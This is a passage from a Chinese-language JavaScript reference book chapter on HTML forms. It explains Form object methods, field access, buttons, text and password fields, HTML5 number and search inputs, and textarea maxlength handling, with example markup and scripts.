`type="submit">`定义的按钮类似。除了触发表单重置和提交的能力之外，经常还会希望响应这些事件，因此`<form>`标签支持相应的 `onreset` 和 `onsubmit` 事件处理程序特性。与所有事件一样，处理程序脚本可以返回 `false` 以取消重置或提交。返回 `true`(或不返回值)执行正常发生的事件。基于这一行为，下面的表单会允许所有表单重置操作，但是会拒绝提交操作：

```
<form action="sendit.php" method="get" onreset="return true;"
      onsubmit="return false;">
  ... form fields here ...
</form>
```

注意：

调用 `submit()` 方法一个潜在令人惊奇的方面是，它通常会忽略所有 `onsubmit` 事件处理程序。其原因是既然使用脚本触发提交操作，那么脚本还应当能够执行事件处理程序能够执行的所有事情。

HTML5 为 Form 对象添加了一个新的验证方法 `checkValidity()`。根据表单字段是否有效，该方法返回 `true` 或 `false`。表 13-2 总结了 Form 对象的所有通用方法。

表 13-2 Form 对象的方法

方 法	描 述
<code>checkValidity()</code>	返回 <code>true</code> 或 <code>false</code> ，指示表单中的字段是否处于有效状态
<code>reset()</code>	将所有表单字段返回其初始状态
<code>submit()</code>	将表单提交至表单的 <code>action</code> 特性所指定的 URL

访问表单和字段

在研究表单字段的检查和操作之前，需要确保能够正确地访问 Form 对象。这只不过是简要回顾第 9 章介绍的内容。通常，通过 `name`、位置或 `id` 访问表单。为了演示这些方法，首先给出下面的简单表单：

```
<form name="customerform" id="customerform" method="get">
<input type="text" name="firstname" id="firstname"><br>
<input type="text" name="lastname" id="lastname">
  <!-- more fields might follow -->
</form>
```

如果假定这是文档中的第一个表单，就可以通过数值使用传统的 `document.forms[]` 集合索引访问该表单：

```
alert(document.forms[0].method); // get
```

也可以使用 `name` 特性通过集合检索该表单：

```
alert(document.forms["customerform"].method); // get
```

传统上，也支持路径访问名称，如下所示：

```
alert(document.customerform.method); // get
```

当然，由于可以使用标准的 DOM 方法，因此可以使用通用的 `getElementById()` 方法：

```
alert(document.getElementById("customerform").method); // get
```

如果表单具有唯一的 id 值，则使用 `getElementById()` 方法可以很容易地检索表单的字段。然而，即使是在最古老的浏览器中，其他访问方法也广泛地用于字段访问。

首先需要注意的是，每个表单都包含一个表单字段集合，可以通过 `elements[]` 集合访问表单字段。因此，对于前面给出的表单例子，`document.customerform.elements[0]` 引用第一个字段。类似地，可以通过名称访问字段，比如，使用 `document.customerform.firstname` 或 `document.customerform.elements["firstname"]`。还应当指出的是，也可以使用 DOM 方法 `getElementsByName("firstname")`。

如果在文档上使用该方法，由于 `name` 特性不必是唯一的，因此它可能会返回多个值：

```
var els = document.getElementsByName("firstname");
alert(els.length); // possibly > 1
```

如果在表单上运行该方法，除了使用单选按钮的情况之外，它可能会返回一个值，单选按钮有目的地共享相同的 `name` 值。

```
var els = document.getElementById("customerform").getElementsByName("firstname");
alert(els.length); // 0 or 1
```

可以注意到，尽管这是使用 `name` 特性访问字段更高级的方式，但是使用起来实际上有点笨拙：

```
var els = document.getElementById("customerform").
getElementsByName("firstname");
alert(els[0].value); // need collection syntax even with one element
```

既然这种语法不优美，继续使用传统的方法就不足为奇了。

最后，应当注意，因为具有一个表单字段集合，所以可以迭代 `elements[]` 集合：

```
for (var i=0,len=document.customerform.length; i < len; i++) {
    el = document.customerform.elements[i];
    // do something to el
}
```

可以使用简写方式查看表单中字段的数量，就像查看 `Form` 对象自身的 `length` 属性一样，如下所示：

```
document.customerform.length
```

在查看表示不同类型表单字段的对象之前，先给出一个简短的例子，以演示对 `Form` 对象的各种属性和方法的访问：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
```

```

<title>Form Object Test</title>
</head>
<body>
<h2>Test Form</h2>
<form action="dummy.php" target="_blank"
      accept-charset="iso-8859-1"
      novalidate autocomplete="off"
      method="post" name="testform" id="testform"
      onreset="return confirm('Are you sure?');"
      onsubmit="alert('Not really sending data'); return false;">
<label>Name:
<input type="text" id="field1" name="field1" size="20"
      value="Thomas Powell"></label>
<br>
<label>Password:
<input type="password" id="field2" name="field2"
      size="8" maxlength="8"></label>
<br>
<input type="submit" value="submit">
<input type="button" value="Do reset"
      onclick="document.testform.reset();">
<input type="button" value="Do submit"
      onclick="document.testform.submit();">
</form>
<hr>
<h2>Form Object Properties</h2>
<script>
var form = document.getElementById("testform");

/*
  other access methods include
  document.forms[0]
  document.forms["testform"]
  document.testform
*/

document.write("acceptCharset: " + form.acceptCharset+"<br>");
document.write("action: " + form.action+"<br>");
document.write("autocomplete: " + form.autocomplete+"<br>");
document.write("encoding: " + form.encoding+"<br>");
document.write("enctype: " + form.enctype+"<br>");
document.write("length: " + form.length+"<br>");
document.write("method: " + form.method+"<br>");
document.write("name: " + form.name+"<br>");
document.write("noValidate: " + form.noValidate+"<br>");
document.write("target: " + form.target+"<br>");

for (var i=0, len = form.elements.length; i < len; i++) {
  document.write("element["+i+"].type=" + form.elements[i].type +
"<br>");
}

```

```

    }
</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch13/formobject.html>

这个例子的显示效果如图 13-1 所示。




图 13-1 Form 对象示例的显示效果

13.3 表单字段

HTML4 支持各种各样的元素, 包括单行和多行文本框、密码字段、单选按钮、复选框、下拉菜单、滚动列表、隐藏字段以及各种类型的按钮。HTML5 添加了更多的元素, 包括滑块、提前输入列表、颜色选择器等。本节将简要介绍所有这些标签, 并介绍如何使用 JavaScript 访问和修改它们的属性。

13.3.1 输入元素的通用属性

在 DOM 中所有 <input> 标签都表示为 HTMLInputElement 对象。这些对象共享与它们作为表

单字段的功能相关的大量属性, 以及你可能所期望的 HTML 标准属性(id、title、lang 等)。表 13-3 显示了表示<input>标签的所有对象都通用的属性。特定类型的输入元素, 如<input type="image">, 具有特定于它们所处理的输入类型的附加属性和方法。例如, type 为“image”的输入元素定义了 src 特性, 其他类型的输入元素没有定义该特性。

表 13-3 表单字段对象的通用属性

属 性	描 述
accessKey	容纳加速键的字符串, 当通过 accesskey 特性设置加速键时会使该元素会获得焦点
autocomplete	可以将该属性设置为 on 或 off, 指示是否为该字段使用用户代理的自动补全机制
autofocus	指示在页面加载时该表单控件是否应当具有焦点的布尔值
defaultValue	容纳在加载了页面时 value 特性值的字符串
disabled	指示用户是否能够与该字段进行交互的布尔值。可以通过 XHTML 特性 disabled 设置该值
form	指向包含该字段的 Form 对象的只读引用
name	包含字段名称的字符串, 字段名称是由 name 特性定义的。也可以使用 id 特性以及与之对应的 id 属性
readOnly	指示是否可以修改表单字段的布尔值, 尽管仍然可以被发送到服务器
tabIndex	指示在文档的 tab 顺序中字段位置的整数值, tab 顺序是由 tabIndex 特性定义的
type	指示该元素所表示的表单输入字段的类型的字符串, 如"text"、"password"、"color"等
value	表单字段的当前值。这个值可能与 defaultValue 属性相同, 根据用户的输入也可能不同

在此需要对一些属性进行简要讨论。首先, form 属性引用包含该元素的 Form 对象。因此, 对于下面的代码:

```
<form name="myform" id="myform">
  <input type="text" name="field1" id="field1">
</form>
```

document.myform.field1.form 的值是名称为 myform 的 Form 对象。当然, 既然知道用于访问属性的表单的名称, 你可能会好奇该属性是否有用。简单地讲, 有时函数或对象会给出某些通用的表单字段对象, 而没有给出包含字段的表单的任何指示信息, 这时该属性最有用。

需要进行简要讨论的下一个属性是 defaultValue。这个属性容纳由原始 HTML 文件中的 value 特性设置的字符串。因此, 对于名称为 testform 的表单中的<input type="text" name="testfield" value="First value">字段, document.testform.testfield.defaultValue 的值是“First value”。刚开始该值也会存储于 document.testform.testfield.value 属性中。然而, 当改变该字段的内容时, value 属性的值会发生变化以反映用户的修改, 而 defaultvalue 属性仍然保持不变。实际上, 在表单上执行 reset() 会将所有表单元素的值设置为它们的默认值。有趣的是, 尽管用户以及脚本显然都可以改变 value 的值, 但是通过脚本也可以将 defaultValue 定义为可设置的, 尽管这一功能的价值不是那么明显。

在传统的 JavaScript 以及 DOM Level 1 中, 所有表单文本字段都支持 blur() 和 focus() 方法。文本输入字段还支持 select() 方法。既然支持这些方法, 当然也支持 onblur、onfocus 以及 onselect 事

件。其他事件处理程序主要关注用户活动，因此许多字段还支持 `onchange`，一旦字段的内容发生变化并且字段丢失焦点就会触发该事件。这些字段还支持各种与键盘相关的事件，如 `onkeypress`、`onkeyup` 和 `onkeydown`。在此不是列举各个字段并讨论其限制，只是分析在上下文中如何使用各种不同的表单字段。

13.3.2 按钮

在 HTML 中有三种基本类型的按钮：`Submit`、`Reset` 和一般按钮。第 4 种类型是图像按钮，第 5 种是通用按钮元素。最后两种与基本类型稍微有些区别，稍后会分别进行讨论。

所有三种基本按钮类型都使用通用的 `<input>` 标签定义。可以使用 `<input type="submit">` 创建 `Submit` 按钮，使用 `<input type="reset">` 创建 `Reset` 按钮，使用 `<input type="button">` 创建一般按钮。为了指定在按钮上显示的文本，可以设置 `value` 特性——例如，`<input type="button" value="Click me please!">`。

不要忘记前面提到的通用特性；可以使用它们改进按钮的外观和可用性，如下面所演示的：

```
<form>
  <input type="button" value="Click me" name="button1" id="button1"
    title="Please click me, pretty please!"
    style="background-color: red; color: white;"
    accesskey="c">
</form>
```

`Submit` 按钮的默认行为是将表单字段发送到服务器进行处理。`Reset` 按钮导致所有表单字段重新还原为它们的原始状态，对此不要感到惊奇，原始状态是页面加载时它们所处的状态。一般按钮没有默认动作，为了使用一般按钮，通常会关联 `onclick` 事件处理程序，从而当单击按钮时导致某些有用的事情发生。

可以通过调用按钮的 `click()` 方法强制“单击”按钮。类似地，与所有输入元素一样，可以使用 `focus()` 让按钮获得焦点，并且可以使用 `blur()` 从按钮上移走焦点。当按钮具有焦点时，浏览器通常会以某种方式突出显示——例如，在 Internet Explorer 中会在按钮边缘周围放置虚线，而其他浏览器可能在按钮边缘放置辉光(见图 13-2)。

下面的简单例子显示了许多按钮方法和事件的使用：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Button Tester</title>
</head>
<body>
<form action="dummy.php" method="get" id="testForm">
<p>
<label for="field1">Field 1:</label>
  <input type="text" id="field1" value="test information">
```




图 13-2

```
</p>
<p>
  <label for="field2">Field 2:</label>
  <input type="text" id="field2">
</p>

<input type="reset" value="Reset button" id="resetBtn">
<input type="submit" value="Submit button" id="submitBtn">
<input type="button" value="Plain button" id="plainBtn">
<hr>
<input type="button" value="Focus reset button" id="focusBtn">
<p>Roll over reset button to blur it.</p>
<input type="button" value="Click submit button" id="clickBtn">
<script>
document.getElementById("testForm").onreset = function () {
  return confirm("Clear fields?");
};

document.getElementById("testForm").onsubmit = function () {
  return confirm("Submit form?");
};

document.getElementById("plainBtn").onclick = function () {
  alert("Plain button clicked");
};

document.getElementById("focusBtn").onclick = function () {
  document.getElementById("resetBtn").focus();
};

document.getElementById("resetBtn").onmouseover = function () {
  this.blur();
};

document.getElementById("clickBtn").onclick = function () {
  document.getElementById("submitBtn").click();
};
</script>
</form>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch13/standardbuttons.html>

请记住, 这些按钮(实际上是所有表单字段)通常应当只在<form>标签中显示。尽管许多浏览器和 HTML5 规范允许在文档中的任何地方使用表单元素, 以前的规范和浏览器强制不显示<form>标签之外的表单字段, 从而有助于编写正确的标记。

1. 图像按钮

HTML 提供的简单灰色按钮留下了一点期待。一种使按钮变得栩栩如生的好方法是为它们应用 CSS。然而,某些设计人员反而使用图像按钮。使用标记可以采用几种方法创建图像按钮。第一方法是简单地在链接中包装一个标签,并触发一些 JavaScript,如下所示:

```

```

另外,可以使用<input type="image">表单字段。在 XHTML 中,这种字段用于创建图形提交按钮。例如,为了创建由一幅图像构成的提交按钮,可以使用下面的标记:

```
<input type="image" name="testbutton" id="testbutton"
src="/images/button.gif" alt="Submit">
```

图像按钮的特有属性在表 13-4 中进行讨论。考虑到使用的是一幅图像,大部分特有属性很直观(alt、height、width);然而,需要重点指出的是,可以通过 usemap 特性为图像按钮使用图像映射(image map)。但是,有趣的是,不管是否使用 usemap 特性,基于图像的提交按钮总是在提交期间发送 x 和 y 值,指示单击按钮时图像的像素坐标。

表 13-4 图像按钮对象的额外属性

属 性	描 述
alt	当浏览器不能显示按钮时的代替文本
height	按钮图像的高度,以像素或百分比为单位
src	显示为按钮的图像的 URL
useMap	指示按钮是客户端图像地图
width	按钮图像的宽度,以像素或百分比为单位

2. 通用按钮

HTML4 引入了<button>标签,它比<input>更加灵活,并且为实现外观更丰富的按钮提供了可能。<button>标签的基本语法如下所示:

```
<button type="button | reset | submit"
id="button name" name="button name"
value="button value during submission">
```

Button content

```
</button>
```

下面是使用<button>的三个例子:

```
<button type="submit" name="button1" id="button1">
<em>Yes sir, I am a submit button!</em>
</button>
```

```
<button type="button" name="button2" id="button2">
```

```


<br><em>Text could go here</em>
</button>

<button type="button" name="button3" id="button3">

</button>

```

遗憾的是，显示效果可能有些出乎预料(见图 13-3)。



图 13-3 Button 按钮的显示效果

通常，会发现使用 CSS 样式化这种类型的表单按钮比使用图像按钮具有更好的可访问性并且更合适。在此使用 CSS 快速复制前面的按钮，遗憾的是，由于各浏览器之间的差异，下面的标记有些难看(见图 13-4)。

```

#button4 {
/* some fun CSS coming - hopefully becomes archaic soon! */
background: #1e5799; /* Old browsers */
background: -moz-linear-gradient(top, #1e5799 0%,
#2989d8 50%, #207cca 51%, #7db9e8 100%); background: -webkit-gradient(linear,
left top, left bottom, color-stop(0%,#1e5799), color-stop(50%,#2989d8),
color-stop(51%,#207cca), color-stop(100%,#7db9e8));
background: -webkit-linear-gradient(top, #1e5799 0%,#2989d8 50%,#207cca 51%,#7db9e8
100%);
background: -o-linear-gradient(top, #1e5799 0%,#2989d8 50%,#207cca 51%,#7db9e8 100%);
background: -ms-linear-gradient(top, #1e5799 0%,#2989d8 50%,#207cca 51%,#7db9e8 100%);
background: linear-gradient(top, #1e5799 0%,#2989d8 50%,#207cca 51%,#7db9e8 100%); /*
W3C */

/* IE6-9 Hacking */
filter: progid:DXImageTransform.Microsoft.gradient( startColorstr='#1e5799',
endColorstr='#7db9e8',GradientType=0 );

-moz-border-radius: 5px;
-webkit-border-radius: 5px;
border-radius: 5px;

color: white;

```




图 13-4 使用 CSS 样式化的 Button 按钮

```
width: 80px; height: 25px;
}
```

DOM 为 HTMLButtonElement 定义了期望的属性, 见表 13-5。如果了解脚本, 该元素就不是很可怕; 可能仅仅为它绑定单击事件处理程序。

表 13-5 HTML 按钮对象的属性

属 性	描 述
accessKey	容纳加速键的字符串
disabled	指示字段是否禁用的布尔值
form	引用包含的 Form 对象
name	字段的名称(也可以使用 id)
tabIndex	在 tab 顺序中的数字位置, 与 tabIndex 特性所定义的位置相同
type	指示按钮的类型: "button"、"reset"或"submit"
value	提交表单时发送到服务器的值

在线: <http://www.javascriptref.com/3ed/ch13/button.html>

13.3.3 传统的文本字段

传统上, 在 HTML 中只有三种类型的文本输入字段: 单行文本字段、密码字段和称为文本域 (text area) 的多行文本字段。稍后还将看到 HTML5 增加的具有更多语义的文本字段, 但是现在主要介绍传统的字段。

单行文本字段由 `<input type="text">` 定义, 而密码字段由 `<input type="password">` 定义。在传统的 HTML 中, 这些 `<input>` 表元素支持相同的特性。下面总结了将要使用的主要特性:

```
<input type="text or password"
  name="unique alphanumeric name for field"
  id="unique alphanumeric name for field"
  maxlength="maximum number of characters that can be entered"
  size="display width of field in characters"
  value="default value for the field">
```

除了所有输入元素都具有的那些属性和方法之外, 文本和密码字段特有的属性见表 13-6。

表 13-6 文本和密码字段对象特有的属性

属 性	描 述
maxLength	可以输入字段中的最大字符数量
placeholder	HTML5 定义的功能, 将默认文本放入字段中用于指导用户。在老式的浏览器中使用 value, 但是要注意意外提交
size	以字符为单位指定字段的宽度。为了更精细地进行控制, 可能更愿意使用 CSS

除了密码字段没有在屏幕上回显字符之外，这两个字段实际上是相同。密码字段所蕴含的安全性是很微小的。尽管对于移动设备而言可能很短暂，但它确实没有回显字符。然而，使用 JavaScript 和网络嗅探，可以很容易地像标准的文本字段一样查看该字段中的值(见图 13-5)。




图 13-5 密码字段的值

对于方法而言，文本字段具有标准的 `blur()` 和 `focus()` 方法，但它们还具有一个重要的 `select()` 方法，该方法选择字段的内容，例如，为替换或剪贴板复制做好准备。下面的例子显示了文本字段，以及它们的属性和方法的使用，包括读取和设置值：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Text Field Testing</title>
</head>
<body>
<h1>Text Field Testing</h1>
<form id="form1" action="formecho.php" method="get">

<label>Standard Text Field:
  <input type="text" name="text1" id="text1" size="30"
    value="Original Value">
</label>

<br>

<label>Standard Text Field with Some HTML5 Changes:
  <input type="text" name="text2" id="text2" size="30"
```

```
        placeholder="Fill in something"
        autofocus>
</label>
<br>
<label>Standard Password Field:
    <input type="password" name="password1" id="password1" size="10"
        maxlength="10">
</label>
<br>
<input type="button" value="Check Value"
    onclick="alert(document.getElementById('text1').value);">

<input type="button" value="Set Value"
    onclick="document.getElementById('text1').value=
document.getElementById('text2').value;">

<input type="button" value="Toggle Disabled"
    onclick="document.getElementById('password1').disabled=
!(document.getElementById('password1').disabled);">

<input type="button" value="Toggle Readonly"
    onclick="document.getElementById('text2').readOnly=
!(document.getElementById('text2').readOnly);">

<input type="button" value="Toggle Required"
    onclick="document.getElementById('text2').required=
!(document.getElementById('text2').required);">
<input type="button" value="Focus"
    onclick="document.getElementById('text1').focus();">
<input type="button" value="Blur"
    onclick="document.getElementById('text1').blur();">
<input type="button" value="Select"
    onclick="document.getElementById('text1').select();">

<hr>
<input type="submit" value="Submit">
</form>
</body>
</html>
```

在线: <http://www.javascriptref.com/3ed/ch13/textfields.html>

这个例子的渲染效果如图 13-6 所示。




图 13-6 文本字段测试例子的渲染效果

13.3.4 HTML5 语义文本域

HTML5 定义了各种各样的新的表单字段，其中许多新表单字段来自 WhatWG 的 WebForms 2.0 规范。这些字段中的几个字段可以将它们自己表现为具有微小变化的文本字段。该规范定义了 `type=tel`、`email` 以及 `url` 作为字段，这些字段分别假定包含电话号码、e-mail 以及 URL。`type` 值为 `search` 的字段应当表示搜索字段，但是从根本上说这个字段看起来像是一个修改过的文本字段。`type` 值为 `number` 的字段指示该字段接受一些数字。它可以将自己表示为简单的文本字段，但是更可能还包含框箭头。表 13-7 详细描述了这些字段中的每一个。稍后将会看到这些语义的优点；它们提供了在现代的浏览器中可以使用的隐式的验证功能。

表 13-7 HTML5 语义的表单元素

标 签	描 述
<code><input type="email"></code>	应当包含 e-mail 地址且没有换行符的文本字段
<code><input type="number"></code>	单行文本字段，潜在具有针对输入数字的旋转选择器
<code><input type="search"></code>	单行 Search 字段
<code><input type="tel"></code>	应当包含电话号码且没有换行符的文本字段
<code><input type="url"></code>	应当包含 URL 且没有换行符的文本字段

大部分字段看起来相同，但是在有些浏览器中会发现 Search 字段的渲染有些不同(见图 13-7)。




图 13-7 Search 字段的渲染方式

此外，可以发现搜索类型的字段提供了一些小的可用性特征，比如，内置的清除机制(见图 13-8)。

这些字段的其他区别主要来自验证机制，稍后对此进行讨论。然而，Number 字段类型有一些应当注意的方面。首先，注意该字段显示时经常具有一个微调块(见图 13-9)。




图 13-8 Search 字段的清除机制




图 13-9 微调框

number 类型不允许非数字输入，并且还支持 min 和 max 值，以及定义的 step，如果没有定义 step，则微调框将增加或减少 1。下面是一些演示这些特性的简单标记：

```
<label>Number:
  <input type="number" name="number" id="number"
        min="-20" max="95" step="5" value="0">
</label>
```

JavaScript 为这些字段添加了 stepUp()和 stepDown()方法，这些方法等价于以对应的方向单击微调框：

```
<input type="button" value="Step Up"
  onclick="document.getElementById('numberFld').stepUp();">
<input type="button" value="Step Down"
  onclick="document.getElementById('numberFld').stepDown();">
```

与其他字段类似，可以使用 JavaScript 设置这些字段的值，但是根据字段的语义，设置某些值可能会失败：

```
<input type="button" value="Legal Set"
  onclick="document.getElementById('numberFld').value=10">
<input type="button" value="Illegal Set"
  onclick="document.getElementById('numberFld').value='Wrong!'">
```

在线：<http://www.javascriptref.com/3ed/ch13/inputnumber.html>

对于数字输入类型，HTML5 引入的一个变化是新的 valueAsNumber 属性。其基本思想是，如果具有一个 ID 为 numberFld 的字段，就可以使用这个特性直接作为数字设置字段的类型。下面所显示的区别是，第一个值将是一个文本值，而第二个是数字：

```
var val = document.getElementById("numberFld").value;
var val2 = document.getElementById("numberFld").valueAsNumber;
```

在线：<http://www.javascriptref.com/3ed/ch13/valueasnumber.html>

这个特殊的属性并非特定于数字类型，也可以用于任意文本字段的值。遗憾的是，考虑到该属性相对比较新，开发人员可能会希望使用传统的 JavaScript 类型转换机制，将数值强制转化为数字，比如，对它们进行强制转换：

```
var val = Number(document.getElementById("numberFld").value);
```

使用正在运行的转换方法的另外一种方法如下所示，其中有一些不易读的模式，比如，使用一元“+”运算符：

```
var val = parseInt(document.getElementById("numberFld").value,10);
```

13.3.5 文本域

与这些单行文本输入形式密切相关的是<textarea>标签，该标签是多行文本输入字段。<textarea>的基本语法如下所示：

```
<textarea name="field name" id="field name"
          rows="number of rows" cols="number of columns">
```

```
Default text for the field
```

```
</textarea>
```

严格来说，尽管<textarea>标签不是<input>标签，但是 HTMLTextAreaElement 具有<input type="text">的全部属性和方法，外加在表 13-8 中列出的那些属性。

表 13-8 文本域元素的版本

属 性	描 述
cols	输入区域的宽度，以字符为单位
rows	输入区域的高度，以字符为单位

注意：

最初，<textarea>不支持 maxlength 特性以及相应的 maxLength 属性，但是在 HTML5 中它支持。

在 JavaScript 中使用<textarea>与使用标准的单行文本字段很相似，如图 13-10 所示。当然，主要区别是行数和列数改变了该区域的大小。此外，从文本域获取的值可能有些不同，因为它支持换行符：




图 13-10 <textarea>字段的值

<textarea>最有趣并且也有争议的一个方面可能是 `maxlength` 特性。多年来，没有明显的方法设置在该字段中能够输入内容的最大数量。然而，可以很容易地使用 `keypress` 事件捕获击键，使 `maxlength` 特性可用于所有浏览器。在此，可以应用简单的 `polyfill` 样式的函数修正那些不支持该方法的老式浏览器：

```
var els = document.getElementsByTagName("textarea");
for (var i = 0, len = els.length; i < len; i++) {
  var max = els[i].getAttribute("maxLength");
  if ((max) && (max > -1))
    els[i].onkeypress = function (e) { return (this.value.length <
this.getAttribute("maxLength")); };
}
```

考虑到为大字段定义限制对于最终用户保持跟踪可能有些困难，许多站点选择通知用户可以输入的字符数量。使用与前面例子类似的按钮机制，也可以实现该功能：

```
<form>

<label>textarea with maxlength = 10</label>
<textarea name="textAreaFld" id="textAreaFld" rows="10" cols="40"
wrap="soft" maxlength="10" placeholder="Fill this out with
lots of text"></textarea>
<div id="remaining"></div>

</form>
<script>
var els = document.getElementsByTagName("textarea");
```

```

for (var i = 0, len = els.length; i < len; i++) {
  var max = els[i].getAttribute("maxlength");
  if ((max) && (max > -1))
    els[i].onkeypress = function (el) {
      document.getElementById("remaining").innerHTML =
"Characters Remaining: " +
(this.getAttribute("maxlength") - this.value.length);
